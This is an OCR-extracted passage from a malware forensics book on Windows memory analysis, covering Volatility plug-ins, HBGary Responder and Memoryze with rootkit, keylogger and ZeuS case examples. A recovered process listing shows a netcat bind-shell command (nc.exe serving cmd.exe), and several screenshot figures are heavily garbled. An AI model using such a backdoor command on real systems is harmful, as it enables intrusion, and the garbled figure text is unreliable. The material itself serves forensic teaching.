			1	-0	Inter	net H			1-0	srss.exe	faise	168	144	6:25:53 PM	0					
				0	Keys	andP			1	10.91.000	False	180	156	5:32:43 PM	0	C.(WIMNT)system32(carss.exe ObjectOrectory=(Windows				
	>		1	6-62	Proce	esses			1-4	ld.exe	False	284	1112	7:53:42 AM	0	(Acquisition)/FAU)(dd.exe #=\)).(PhysicalMetrory of =F-\(ntr				
				-	30	logier			1	frivs2005.ex	e Faire	592	226	6:00:53 PM	0					
					34	crites			1-1	rag(rop.ex)	Faise	905	820	5:33:57 PM	0	"C:(Program Files)(bragin Drop CD)(InFiles)(bragDrop.ene" /S				
						ipoint.			-	toplorer.Exe	Falce	820	000	\$:33:53 PM	0	Explorer.Exe				
						livcons			1-3	eloc.exe	Faise	324	820	7:09:27 AM	0	E:@elic.exe				
				1.4	3 A	bayon			-	Kserv.exe	False	972	020	\$-33.57 PM	0					
						nd.ex			1-3	ogferv2.em	Faise	1064	408	5:34:02 PM	0	C1PROGRA~1(Sony(JOG20A~1)Jog5erv2.exe Embedding				
						m53.			1-1	1055.418	Falor	240	176	5-32-45 PM	0					
						ndik.			1-1	STask.exe	False	552	228	5:32:51 PM	0					
						915.4			14	C.818	False	1096	\$92	6:00:54 PM	0	"cripwinitipysten02(nc.exe" -L-p 0000 -t -e and-exe				
				1.16	20	935.K			14	dity eve	Faice	1048	820	5:34:01 PM	0					

Figure 2.10 HBGary Responder used to list processes and associated metadata

- This tool provides various details relating to processes and drivers, and can be used to perform keyword searches within a memory dump.
- For an additional cost, advanced features are available as add-ons to this tool, such as integrated debugging/disassembly and automated detection of features commonly found in malware (called Digital

DNA or DDNA).⁷

 This tool can also be used to associate ports with a particular process as shown in Figure 2.11 with the same "sklexe" processes selected, revealing that it has port 1900 open.

Report Objects 1	Inside Canvas Binary: Pullos Henory Dump. dd Digt al DNA So	\$1 - F			toth			
999		0.0		18		8		
Object		A Process ID	15		Source I	Destruction	Type 1	Process
D-C PUTop	Hetsory Dump.dd				- 0.0.0.01025	0.0.0.0.0	109	evchost.eve (208
0-c2 m	dware				-0.0.0.0113	0.0.0.00	:509	dru9.ave (1284)
0 ຝ op	erating System				- 0.0.0.0135	0.0.0.0.0	LOP	exhost eve (364)
10	Al Modules				-0.0.0.135	0.0.0.00	109	sybox.exe (056
0	All Open Piles				- 0.0.0.0.500	0.0.0.0	LOP	ham-ene (756)
4	All Open Network Sockets				-0.0.0.0.5000	0.0.0.0	109	sichost.eve (126
-0	All Open Registry Keys				-0.0.73.114.0	0.0.0.00	109	sighted are (200
4	Documents and Messages				- 10.13.1.13.123	0.0.0.00	LOP	sightest are (108
00	Drivers				- 10.13.1.13.1900	0.0.0.00	LOP	evitor.exe (126
	Ditavnet Hatory				- 127.0-0.1123	0.0.0.00	LOF	swhist.ese (108
0	favs and Reserveds			115	127.0.0.1 1900	3.0.0.0.0	100#	anafrond anna (1220
00	Processes							
1 1 2	2) ondere	372						
-	& cruzes	664						
	3 dd eur	1000						
-	å drittene	1294						
	A explore site	412						
	d helicere	1204						
1	25 Nond ave	290						
1 1	A bronov, and	928	-11					
	A status are	632						
1	A koonsiere	1852						
14	A back are	756						
1 1 2	A 179400.em	456						
1 1 2	Z managa aus	976						
	a oconscipa	1674						
1 1	A one are	1226						
	A ANEX are	1024						
1 1 2	A services and	726						
	2 store	1304						
	Memory Hap							
	0 C Modules							
	Com Files							
	-Com Setural Societa		- 1					
	Con Regelty Keys							
	C Brank							
	2 diame	1620						
	3 miles	542						

Figure 2.11 HBGary used to list ports associated with a particular process

Relational Reconstruction

be fruitful to perform a relational reconstruction, depicting the parent and child relationships between processes as shown in the following section.

- For instance, malware will sometimes exploit a system vulnerability and cause a system process to launch a command shell.
- The Metasploit penetration testing framework⁸ has an option to launch a remote command shell after exploiting vulnerability in the Windows Local Security Authority Subsystem Service (LSASS).
- Figure 2.12 shows how this looks in memory using the Hacker Defender scenario from the *Malware Forensics* text,⁹ with the "lsass.exe" process launching Metasploit, which in turn launched the program "UMGR32.exe" that turns out to be Back Orifice.






Figure 2.12 Graphical depiction of relationship between processes in the Hacker Defender rootkit scenario

▶ Another anomaly to look for in this type of relational reconstruction is a user process that is the parent of what resembles a system process.

- Because malware attempts to blend in with the legitimate processes on a system, digital investigators might see the "cmd.exe" process spawning a process named "lsass.exe" to resemble the legitimate Windows LSASS process.
- Conversely, suspicious activities can be found by looking for system processes spawning an unknown process or executable that is usually only started by a user.
- For instance, the ZeuS Trojan program is commonly injected into the "svchost.exe" process and, therefore, any remotely executed commands appear to be spawned by the "svchost.exe" process.¹⁰

Investigative Considerations

 Some legitimate processes such as AntiVirus and other security tools can have characteristics that are commonly associated with malware. Therefore, it is advisable to determine which processes are authorized to run on the subject system. However, intruders may assign their malware the same name as these legitimate processes to misdirect digital investigators. Therefore, do not dismiss seemingly legitimate processes simply because they have a familiar name. Take the time to examine the details of a seemingly legitimate process before excluding it from further analysis.

👁 Analysis Tip

Temporal and Relational Analysis

Analysis techniques from other forensic disciplines can be applied to malware forensics to provide insights into evidence and associated actions. In memory analysis the most common form of temporal analysis is a time line and the most common form of relational analysis is a process tree diagram. A time line and process tree diagram should be created in all cases to determine whether any processes were started substantially later than standard system processes, or whether there are unusual relationships between processes as previously discussed. The full path of an executable and any files that a process has open may also provide clues that lead to malware. Digital investigators should look for other creative ways to analyze date-time stamps and relationships found in memory not just for processes but for all data structures.

Modules and Libraries

Extract details associated with modules (aka drivers) and libraries in memory, and analyze them to determine

which relate to malware.

Malware may create drivers or load libraries to perform core functions such as concealment and keylogging. Therefore, in addition to processes and threads, it is important to examine drivers and libraries that are loaded on a Windows system.

Memory Analysis Utilities

- The Volatility modules and modscan2 plug-ins provide a list of modules running on a system, and the driverscan plug-in searches memory for specific driver objects.
- For example, Figure 2.13 shows a list of loaded modules extracted from memory using the Volatility modules option, with the module named "msdirectx.sys" associated with the FUTo rootkit highlighted in bold.

```
E: >volatility modules -f FUTo-memory-20070909.dd
<cut for brevitv>
\??\C:\WINDOWS\system32\win32k.sys 0x00bf800000 0x1b8000 win32k.sys
\??\C:\WINDOWS\system32\watchdog.sys 0x00f0baa000 0x004000 watchdog.sys
\SystemRoot\System32\drivers\dxg.sys 0x00bff80000 0x011000 dxg.sys
\SystemRoot\System32\drivers\dxgthk.sys 0x00f9c4e000 0x001000 dxgthk.sys
\SystemRoot\System32\ialmdnt5.dll 0x00bf9b8000 0x015000 ialmdnt5.dll
\SystemRoot\System32\ialmdev5.DLL 0x00bf9cd000 0x017000 ialmdev5.DLL
\SystemRoot\System32\ialmdd5.DLL 0x00bf9e4000 0x04b000 ialmdd5.DLL
\SystemRoot\System32\drivers\afd.sys 0x00f07a3000 0x020000 afd.sys
\SystemRoot\System32\DRIVERS\irda.sys 0x00f9768000 0x00e000 irda.sys
\SystemRoot\System32\DRIVERS\ndisuio.sys 0x00f081b000 0x003000 ndisuio.sys
\SystemRoot\System32\DRIVERS\mrxdav.sys 0x00f0570000 0x02b000 mrxdav.sys
\SystemRoot\System32\Drivers\ParVdm.SYS 0x00f9a30000 0x002000 ParVdm.SYS
\SystemRoot\System32\DRIVERS\srv.sys 0x00f0407000 0x051000 srv.sys
\SystemRoot\system32\drivers\sysaudio.sys 0x00f05db000 0x00f000 sysaudio.sys
\SystemRoot\system32\drivers\wdmaud.sys 0x00f02c0000 0x014000 wdmaud.sys
\??\C:\I386\SYSTEM32\msdirectx.sys 0x00efee00000 0x010000 msdirectx.sys
\SystemRoot\system32\drivers\kmixer.sys 0x00efe81000 0x027000 kmixer.sys
\SystemRoot\System32\ATMFD.DLL 0x00bffa0000 0x043000 ATMFD.DLL
\SystemRoot\System32\DRIVERS\ohci1394.sys 0x00effd0000 0x00e000 ohci1394.sys
\SystemRoot\System32\DRIVERS\1394BUS.SYS 0x00f05bb000 0x00d000 1394BUS.SYS
\SystemRoot\System32\DRIVERS\nicl394.sys 0x00f0050000 0x00e000 nicl394.sys
\SystemRoot\System32\DRIVERS\arp1394.sys 0x00eff10000 0x00e000 arp1394.sys
\SystemRoot\System32\DRIVERS\sbp2port.sys 0x00eff40000 0x00a000 sbp2port.sys
\SystemRoot\System32\Drivers\Fastfat.SYS 0x00efe1f000 0x024000 Fastfat.SYS
```

Figure 2.13 A portion of Volatility output when used to list loaded modules (aka drivers)

- If there is a chance that a module is hidden or exited, the modscan2 option may be more effective.
- Once a module of interest is identified, the executable contents can be extracted to a file for further analysis using the moddump Volatility plug-in.¹¹
- The dlllist option of Volatility can be used to list the dynamic link libraries (DLLs) for each process.
- In the FUTo scenario of the Malware Forensics text, listing DLLs reveals that a component of KeyLogger named "kls.dll" (shown in bold in Figure 2.14) is attached to two running processes: "explorer.exe" and "helix exe."¹²

```
explorer.exe pid: 412
Command line : C:\WINDOWS\Explorer.EXE
Base Size Path
0x1000000 0xf7000 C:\WINDOWS\Explorer.EXE
0x77f50000 0xa9000 C:\WINDOWS\System32\ntdl1.dl1
0x77e60000 0xe5000 C:\WINDOWS\system32\kernel32.dll
<cut for brevity>
0x10000000 0x14000 C:\PROGRA-1\ThinkPad\UTILIT-1\pwrmonit.dll
0x73dd0000 0xf2000 C:\WINDOWS\System32\MFC42.DLL
0x76400000 0x1fb000 C:\WINDOWS\System32\msi.dll
0xd20000 0xe000 C:\Program Files\KeyLogger\kls.dll
0x74b80000 0x82000 C:\WINDOWS\System32\printui.dll
0x73000000 0x23000 C:\WINDOWS\System32\WINSPOOL.DRV
0x74ae0000 0x7000 C:\WINDOWS\System32\CFGMGR32.dll
0x71b20000 0x11000 C:\WINDOWS\system32\MPR.dll
0x75f60000 0x6000 C:\WINDOWS\Svstem32\drprov.dll
0x71c10000 0xd000 C:\WINDOWS\System32\ntlanman.dll
0x75970000 0xf1000 C:\WINDOWS\Svstem32\MSGINA.dll
0x1f7b0000 0x31000 C:\WINDOWS\System32\ODBC32.dll
0x763b0000 0x45000 C:\WINDOWS\system32\comd1g32.dll
0x1f850000 0x16000 C:\WINDOWS\System32\odbcint.dll
0x1af0000 0x36000 C:\WINDOWS\System32\iqfxpph.dl1
0x1b30000 0x1d000 C:\WINDOWS\System32\hccutils.DLL
0x72410000 0x19000 C:\WINDOWS\System32\mydocs.dll
helix.exe pid: 1204
Command line : D:\helix.exe
Base Size Path
0x400000 0x29d000 D:\helix.exe
0x77f50000 0xa9000 C:\WINDOWS\Svstem32\ntdl1.dl1
0x77e60000 0xe5000 C:\WINDOWS\svstem32\kernel32.dll
0x76b40000 0x2c000 C:\WINDOWS\System32\WINMM.dll
```

```
0x77d40000 0x8d000 C:\WINDOWS\system32\USER32.dll
<ut for brevity>
0x71c80000 0x6000 C:\WINDOWS\System32\NETRAP.dll
0x75f70000 0x6000 C:\WINDOWS\System32\davclnt.dll
0x157570000 0xf1000 C:\WINDOWS\System32\dobC32.dll
0x16750000 0x16000 C:\WINDOWS\System32\dobC32.dll
0x16750000 0x16000 C:\WINDOWS\System32\dobC32.dll
0x16750000 0x16000 C:\WINDOWS\System32\dobC32.dll
```

Figure 2.14 A portion of Volatility output when used to list dynamic link libraries

- The fact that KeyLogger was attached to the 'helix.exe' process demonstrates the potential of malware undermining incident response tools and the potential notification of the intruder if the keylog is sent that the response has occurred. A specific DLL can be extracted from a memory dump using the dlldump Volatility plugin.
- Memoryze has an option to list all libraries associated with each process, and provides two batch scripts named DriverSearch bat and DriverWalkList.bat that can be used to list drivers.
- The results of running the DriverSearch.bat on the FUTo memory dump are in Figure 2.15, providing details for the "msdirectx.sys" module used by the FUTo rootkit.

1. 7 7

Ele Operations							
Processes Drivers Hooks							
Drivers Enumerated by Scanning Drivers Enumerated by Walking List]							
- (SystemRoot(System32)DRIVERS(megoc.sys	- 6	InageBase	Driver Name	DriverInt	DriverStartio	DriverUnised	IRP_MU_C
Upstembardigines/2020/05/99/andia.srs Upstembardigines/2020/05/99/andia.srs Upstembardigines/2020/05/99/andia Upstembardigines/2020/05/99/andia Upstembardigines/2020/05/99/andia Upstembardigines/2020/05/99/andia Upstembardigines/2020/05/99/andia		wefee0000.	VPC-Q36-SYSTB02(andrets.eys	Oxefee 17e6	040	Overfeer043as	Confee 1722

1 . 1 . 1

Ingure 2.15 Mandiant's AuditViewer used to list drivers including a rootkit module

 Similarly, HBGary Responder lists drivers and loaded libraries, enabling digital investigators to drill down into a specific object to obtain more details as shown in Figure 2.16.




Figure 2.16 HBGary Responder used to list drivers and libraries

 Note that the example in Figure 2.16 does not have the DDNA feature enabled and does not show the automated severity checks for each object in memory.

Investigative Considerations:

 In some cases, it is necessary to understand the function of a certain library to determine whether it is normal or not. For example, knowing that "wsock32" provides network connectivity (e.g., wsock32) functions should raise a red flag when it is being called by a program that does not require network access.

Open Files and Sockets

Review open files and sockets in an effort to find items associated with malware such as configuration logs, keystroke logs, and network connections.

▶ The files and sockets that are being accessed by each process can provide insight into their operation on an infected system. A Trojan horse program or rootkit may have its configuration file open, a keylogger may have a log file to store captured keystrokes, and a piece of malware designed to search a disk for Personally Identifiable Information (PII) or Protected Health Information (PHI) may have various files open that contain social security numbers, credit card numbers, and other sensitive data.

Memory Analysis Utilities

 The files option in Volatility can be used to show the files that are being accessed by each process. In Figure 2.17, the files that a particular process has open are listed and include files with sensitive data that are relevant to the investigation (shown in bold).

```
E: >volatility files -p 536 -f DFRWS2010-Rodeo k-remember-system-memory.img
<cut for brevity>
File \Documents and Settings\kremember\My Documents\Lab data secret
File \Documents and Settings\kremember\My
Documents\Lab data secret\animal feed additives.pdf
File
\WINDOWS\WinSxS\x86 Microsoft.VC80.CRT 1fc8b3b9ale18e3b 8.0.50727.762 x-
ww 6b128700
File
\WINDOWS\WinSxS\x86 Microsoft.VC80.CRT 1fc8b3b9ale18e3b 8.0.50727.762 x-
ww 6b128700
File
WINDOWS\WinSxS\x86 Microsoft.VC80.CRT 1fc8b3b9ale18e3b 8.0.50727.762 x-
ww 6b128700
File
\WINDOWS\WinSxS\x86 Microsoft.VC80.CRT 1fc8b3b9a1e18e3b 8.0.50727.762 x-
ww 6b128700
File \Documents and Settings\kremember\Application Data\Adobe\Acrobat\9.0
File \Program Files\Adobe\Reader 9.0\Resource\CMap
File \Program Files\Adobe\Reader 9.0\Resource\Font
File \Program Files\Adobe\Reader 9.0\Resource\CMap
File \Documents and Settings\kremember\My
Documents\Lab_data_secret\animal_growth_enhancers.pdf
```

Figure 2.17 Parsing a target memory dump with the Volatility files option

In many cases it is desirable to associate processes running on a compromised system with activities observed on the network.

- The most common approach to making this association is to determine which port(s) each process is using and look for those ports in the associated network activities.
- Information about open ports and the associated process can be extracted from a memory dump using the Volatility commands seen in Figure 2.18.

Figure 2.18 Volatility commands to open ports and associated processes

- The sockets output lists active open ports whereas the sockscan output lists all recoverable port information, including for those that have been closed.
- If there are any network connections in memory that were associated with a particular port of interest, these can be extracted using the connections and connscan2 Volatility plug-ins.
- For instance, connections associated with the ZeuS Trojan activities were recovered from a memory dump as shown in Figure 2.19, even after the network connections were closed and did not appear in the active connections.

E: >volatility connscan2 -		
Local Address	Remote Address	Pid
192.168.40.11:1058	192.168.40.30:80	868
192.168.40.11:1061	192.168.40.30:80	868

Figure 2.19 Using the connscan2 plug-in

Memoryze can also be used to list open files with the handles option, as shown in Figure 2.20.

E:\Memoryze>process.bat -input memory-file.mem -handles true -output E:\tools

Figure 2.20 Parsing a target memory dump for open files with Memoryze

The mandation that of the first on the channel and the

 The resulting list of open lies can be viewed using AuditViewer as shown in Figure 2.21 with open files lists on the right.

Eile Operations					
Processes Drivers Hooks					
Processes	Enumerated Hand	es Memory Sections DLLs	Strings Port	•	
 svchost.exe400 ctfron.exe400 	Files Director	es Processes Registry Key	s Semaphores	Mutants Events	Sections
corss.exe	Object Add	Fle			
FTK Imager, exe	0x82443488L	WINDOWS inforsetup.PNF	See	2010 14200040	0.0000 000000000
sychost.exe		WINDOWS laystem 32 config	systemprofile \Apr	plication Data Micro	soft\SystemCertificates\My
P-TPAutoConnect.exe		WINDOWS Inf			
svchost.exe	0x8227a628L 0x821f5c70L	winlogonrpc AVIRA_2109			
i vmtoolsd.exe		WINDOWS system 32 lowsec	local de		
💌 isass.exe	0x82097720L	WIPDOWS/system32/odra64			
🖶 alg.exe	0x822b1aa8L	WINDOWS bystem 32 yoursec	user.ds		
White Tray.exe	0x82226ae8L	WINDOWS bystem 32			88111111111111111111111
Explorer.EXE		WINDOWS (WinSxS (x86_Micr (SfcAci	osoft.Windows.C	ommon-Controls_6	595b64144ccf1df_6.0.260
🐑 calc.exe		SfcApi			
 wscntfy.exe 	0x821ce120L	winlogonroc			
services.exe	0x823aedb8L	winlogonrpc			
whachip.exe		WINDOWS system 32 mbem			
VMUpgradeHeiper.exe		WINDOWS system 32 mul (04			
svchost.exe		Program Files (Windows NT\A (WINDOWS)system 32/mu/04			
😑 winlogon.exe	0x8226b9d0L	Program Files Common Files		WGX	
-PID: 636	0x8221a7d0L	Program Files (verox (numia		C. W. C.	
Parent PID: 564		WINDOWS system 32 mul/04			
- Path: V?\C:\WINDOW		WINDOWS pchealth Upload.			
Arguments: winlogon.k		WINDOWS\system32\mu\04			
Start Time: 2010-10-2		WINDOWS system32 mul 04 WINDOWS system32 mul 04			
SecurityID: S-1-5-18	ONDERDEDEDE	himmours bisigned from by	00		

Figure 2.21 Open files associated with ZeuS malware extracted using Memoryze viewed with AuditViewer

 This example shows the main ZeuS Trojan executable file "sdra64.exe" within the winlogon.exe process, along with associated configuration files (user.ds and local.ds) and a reference to "AVIRA," which is common for this malware.

Various Data Structures

✓ Interpret data structures in memory that have a known format such as Event logs, Registry entries, MFT entries, command history, and other details that can provide additional context relating to the installation and activities associated with malicious code.

▶ Malware can create impressions and leave trace evidence on computers, as described in <u>Chapter 6</u>, which provide digital investigators with important clues for reconstructing associated malicious activities.

- Such impressions and trace evidence created on a computer system by malicious code may be found in memory even after the artifacts are concealed on or removed from the computer.
- For instance, an Event log entry, file name, or Registry entry relating to malware may remain in memory along with associated metadata after the actual file is deleted or when it is hidden from the operating system
- Memory forensic tools are being developed to interpret an increasing number of such data structures.

► Any data structure that exists on a computer system may be found in memory.

For instance, file system information is generally cached in memory, potentially providing digital investigators with clues relating to malware and associated activities.

Event Logs

It may be possible to recover Windows Event Log records in a target memory dump that shows activities relating to malware, even after they have been deleted from the log file. Rather than interpreting this type of data structure manually, it is generally desirable to use an automated approach to locate and interpret all such entries in a memory dump. File carving techniques can be used for this purpose Murphey. R. (2007). Automated Windows event log forensics in DFRWS2007 proceedings (Available online at www.dfrws.org/2007/proceedings/p92-murphey.pdf).

Master File Table

▶ Figure 2.22 illustrates an MFT entry in a target memory dump that shows all metadata associated with a file that relates to an investigation into potentially unauthorized access to and theft of sensitive data.

		00	00	6.0	0.0	00	00	00	00	00	0.0	00	00	00	0.0	00	00	002493F0
	PTTPA 200	00			00	04	48	54	64	00		00	30	45	4C	49		00249320
	FILEO dTH	00										00						
	8 Å					00	00	01	EO	00				00	02	00	01	00249410
	y ć	00			79		00	00	05	00		00		00	00	00	00	00249420
			00						10	00		00	00	0.0		00	0.3	00249430
	Н		00			00					00		00			00	0.0	00249440
	oli+A2E #A(eE2E		CB			65					CB			2B		95		00249450
	*A(eE2E *A(eE2E		CB			65					CB			65				00249460
			00			00	00			00		00		00		00	20	00249470
	1 N 1		00		00		00	00	00	0.0		01		00		00	0.0	00249480
	0 ж		00				00			00		00		00		00	0.0	00249490
	Z	00	01	00	18	00	00	00	54	00	03	00	00	00	00	00	00	002494A0
Data Intropentee	6 01%+Å2E	01	CB	32	C0	2B	BΈ	95	F2	00	01	00	00	00	00	36	0C	002494B0
FILETIME: 08/03/2010	#I(eE2E #I(eE2E	01	CB	32	Ċ9	65	7B	C3	BA	01	CB	32	C9	65	7B	C3	BA	002494C0
03.58.45	*A(e£2E	00	00	00	00	00	00	00	00	01	CB	32	C9	65	7B	C3	BA	002494D0
		00	00	00	00	00	00	00	20	00	00	00	00	00	00	00	00	002494E0
	LAB_DA~	00	7E	00	41	00	44	00	SF	0.0	42	00	41	00	4C	02	0C	002494F0
	1. LNKret	00	74	00	65	00	72	00	4B	00	4E	00	4C	00	2E	00	31	00249500
	0 1	00	02	00	00	00	00	00	00	00	00	00	80	00	00	00	30	00249510
	h 6	00	01	00	00	00	00	36	00	0.0	01	00	18	00	00	00	68	00249520
	OINHARE TAGERE		CB			65				01	CB			2B				00249530
	#A(eE2E #A(eE2E	01	CB	32	C9	65	7B	C3	RA	01	CB	32	C9	65	7B	C3	RA	00249540
			00			00				00	00	00				00	00	00249550
	Lab		62					01	13	00		00	00	00	00	00	20	00249560
	_data_se		65					00	61	00	74	00	61	00	64	00	SF	00249570
	cret. LNK		4B			00		00		00		00	65	00	72		63	00249580
	1 8	00				00	00		01	0.0		00	48	00	00	00	80	00249590
			00			00	0.0		00	00		00		00		00		00249540
		00				00	00		00	00		00	00	00		00	40	002495B0
	0 0	00				00	00	02	F4	00		00		00	00		E4	00249500
	1 18 999919G	11	47	79	82					00		00	00	38	85	01	21	002495D0
	1 19 3333130																	002495E0
			00															00 00 00 00 00

Figure 2.22 MFT Entry in memory dump viewed in X-Ways.¹³

- The NTFS FILE Record template within X-Ways (under the View — Template Manager menu option) can be applied to an MFT entry found in memory to interpret all of the attributes, including the area on disk that contains the file contents.
- Rather than interpreting this type of data structure manually, it is generally desirable to use an automated approach to locate and interpret all such entries in a memory dump.

An EnScript was developed to enable EnCase to extract MFT entries from memory dumps automatically.¹⁴

Services

Volatility can be used to extract a list of services from memory using the svcscan plug-in, which can be useful when malware is installed as a service. The following portion of svcscan output from the FUTo rootkit example shows a keylogger program installed as a services (Figure 2.23; shown in bold).

E:\>vola	atility svcscan -f FUTo-memory-200	70909.dd
189	0x438 ShellHWDetection	SERVICE_RUNNING
	WS\System32\svchost.exe -k netsvc: WIN32_SHARE_PROCESS	Shell Hardware Detection
190 Simbad	Simbad SERVICE_KERNEL_DRIVER	SERVICE_STOPPED
191 smwdm	smwdm SERVICE_KERNEL_DRIVER	SERVICE_RUNNING \Driver\smwdm
192 Sparrow	Sparrow CEDUTCE REDNET. DETURD	SERVICE_STOPPED

NAMES A DOT WARTTANK MARTINA MILA TARK 193 splitter SERVICE STOPPED Microsoft Kernel Audio Splitter SERVICE KERNEL DRIVER 194 0x5ac Spooler SERVICE RUNNING C:\WINDOWS\system32\spoolsv.exe Print Spooler SERVICE WIN32 OWN PROCESS SERVICE INTERACTIVE PROCESS 195 0x654 SpyKeyloggerService SERVICE RUNNING C:\Program Files\SpyKeyLogger\skls.exe Spy-Keylogger SERVICE WIN32 OWN PROCESS 196 SERVICE RUNNING sr \FileSystem\sr System Restore Filter Driver SERVICE FILE SYSTEM DRIVER 197 0x438 srservice SERVICE RUNNING C:\WINDOWS\System32\sychost.exe -k netsycs System Restore Service SERVICE WIN32 SHARE PROCESS 198 Srv SERVICE STOPPED Srv SERVICE FILE SYSTEM DRIVER 199 Oxdec SSDPSRV SERVICE RUNNING C:\WINDOWS\System32\svchost.exe -k LocalService SSDP Discovery Service SERVICE WIN32 SHARE PROCESS 200 stisvc SERVICE STOPPED Windows Image Acquisition (WIA) SERVICE WIN32 SHARE PROCESS SERVICE_RUNNING \Driver\swenum 201 swenum Software Bus Driver SERVICE KERNEL DRIVER 202 swmidi SERVICE STOPPED Microsoft Kernel GS Wavetable Synthesizer SERVICE KERNEL DRIVER 203 SwPrv SERVICE STOPPED MS Software Shadow Copy Provider SERVICE WIN32 OWN PROCESS

Figure 2.23 The Volatility svcscan plug-in

Registry Entries

Registry entries can provide context for malware running on a computer, directing digital investigators to important information such as encryption keys stored in the Registry and used by the malware to obfuscate network traffic.

• The regobjkeys Volatility plug-in prints Registry keys that are stored in memory.

- By default, this plug-in may not recover all Registry keys, particularly when malware is involved and is manipulating memory.
- For instance, the default regobjkeys output for the FUTo example does not include Registry keys associated with the hidden processes. These keys can be extracted using the regobjkeys plug-in by specifying the offset of the associated EPROCESS structure in memory as shown in Figure 2.24 for the hidden skl.exe process.

```
E:\>volatility regobjkeys -o 0x0a10fbe8 -f FUTo-memory-20070909.dd
Pid: 0
Key MACHINE
Key USER\S-1-5-21-3495054330-2650805779-3784137826-1005
Key USER\S-1-5-21-3495054330-2650805779-3784137826-1005_CLASSES
Key MACHINE\SYSTEN\CONTROLSET001\CONTROL\NLS\LOCALE\ALTERNATE SORTS
Key MACHINE\SYSTEN\CONTROLSET001\CONTROL\NLS\LOCALE\ALTERNATE SORTS
Key MACHINE\SYSTEN\CONTROLSET001\CONTROL\NLS\LOCALE\ALTERNATE SORTS
```

Figure 2.24 The Volatility regobjkeys plug-in

 A more comprehensive view of Registry information in memory can be extracted by looking for all Registry hives in a memory dump using the hivelist and hivescan Volatility plug-ins as shown in Figure 2.25.

```
E:\>volatility hivelist -f DFRWS2010-Rodeo\k-remember-system-memory.img
Address
           Name
0XE1E8B008 \Device\HarddiskVolumel\Documents and Settings\kremember\Local
Settings\Application Data\Microsoft\Windows\UsrClass.dat
OXE15CBAE8 \Device\HarddiskVolume1\Documents and
Settings\kremember\NTUSER.DAT
0XE193B278 \Device\HarddiskVolume1\Documents and
Settings\LocalService\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0XE1937168 \Device\HarddiskVolume1\Documents and
Settings\LocalService\NTUSER.DAT
0XE1914578 \Device\HarddiskVolume1\Documents and
Settings\NetworkService\Local Settings\Application
Data\Microsoft\Windows\UsrClass.dat
0XE190D008 \Device\HarddiskVolume1\Documents and
Settings\NetworkService\NTUSER.DAT
0XE1613B60 \Device\HarddiskVolume1\WINDOWS\system32\config\software
AVELEGEDCA Devices Devided and devices 1 MENDOWC) and an 201 and
```

```
VAEJSCUBBU VLEVICE\NardGISKVOLUMEI\WINDUWS\System32\config\SAM
OXEJSCD6Bs \Device\HarddiskVolume1\WINDOWS\system32\config\SAM
OXEJ60P930 \Device\HarddiskVolume1\WINDOWS\system32\config\SECURITY
OXEJ3BA9D8 [no name]
OXEJ0088660 [no name]
```

Figure 2.25 Using the hivelist plug-in to parse Registry artifacts from a memory dump

- A listing of the contents of a particular Registry hive with associated last written date-time stamps can be extracted using the hivedump Volatility plug-in.
- For instance, part of the output for a target User hive, "kremember," in the memory dump is displayed in Figure 2.26.

```
E: >volatility hivedump -o 0XE15CBAE8 -f k-remember-system-memory.img
Last Written
                    Key
2010-08-02 22:21:32 \$$$PROTO.HIV\Software\Microsoft\Windows\Shell
2010-08-02 22:21:32 \$$$PROTO.HIV\Software\Microsoft\Windows\Shell\BagMRU
2010-08-02 22:21:32 \$$$PROTO.HIV\Software\Microsoft\Windows\Shell\Bags
2010-08-02 22:21:32 \$$$PROTO.HIV\Software\Microsoft\Windows\Shell\Bags\1
2010-08-02 22:21:32
\$$$PROTO.HIV\Software\Microsoft\Windows\Shell\Bags\1\Desktop
2010-08-02 22:07:28 \SSSPROTO.HTV\Software\Microsoft\Windows\ShellNoRoam
2010-08-03 05:11:53
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU
2010-08-03 03:58:25
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0
2010-08-03 05:14:46
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0
2010-08-03 03:58:25
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0
2010-08-03 03:58:25
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0\0
2010-08-03 03:58:26
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0\0
2010-08-03 03:58:26
$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\0\0\0
2010-08-03 05:11:53
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\1
2010-08-03 05:11:53
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\1\0
2010-08-03 05:11:53
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\1\0\0
2010-08-03 05:11:53
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\0\0\1\0\0\0
2010-08-03 05:08:28
\$$$PROTO.HIV\Software\Microsoft\Windows\ShellNoRoam\BagMRU\1
```

Figure 2.26 Extracting a target User hive with the hivedump plug-in

 Information about a specific Registry can be extracted using the printkey plug-in, but to extract the contents of Registry values in memory using Volatility it is necessary to use the RegRipper plug-in.¹⁵ The offset in memory of each memory hive is shown in the hivelist output in Figure 2.26 and is provided as input to RegRipper along with the memory dump as shown in Figure 2.27.

```
perl rip.pl -r DFRWS2010-Rodeo/k-remember-system-memory.img#0xE15CBAE8 -f
ntuser
<cut for brevity>
Software\Microsoft\Office\11.0\Excel\Recent Files
LastWrite Time Tue Aug 3 05:10:45 2010 (UTC)
  File1 -> C:\Documents and Settings\kremember\My
Documents\accounting722.xls
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.doc
LastWrite Time Tue Aug 3 05:04:44 2010 (UTC)
MRUListEx = 1,0,4294967295
  1 = C15.doc
  0 = LLamaroid - proprietary.doc
  4294967295 =
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.pdf
LastWrite Time Tue Aug 3 05:05:27 2010 (UTC)
MRUListEx = 0,1,4294967295
  0 = animal growth enhancers.pdf
  1 = animal feed additives.pdf
  4294967295 =
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.xls
LastWrite Time Tue Aug 3 05:10:52 2010 (UTC)
MRUListEx = 0,4294967295
  0 = accounting722.xls
  4294967295 =
Software\Microsoft\Windows\CurrentVersion\Explorer\RecentDocs\.zip
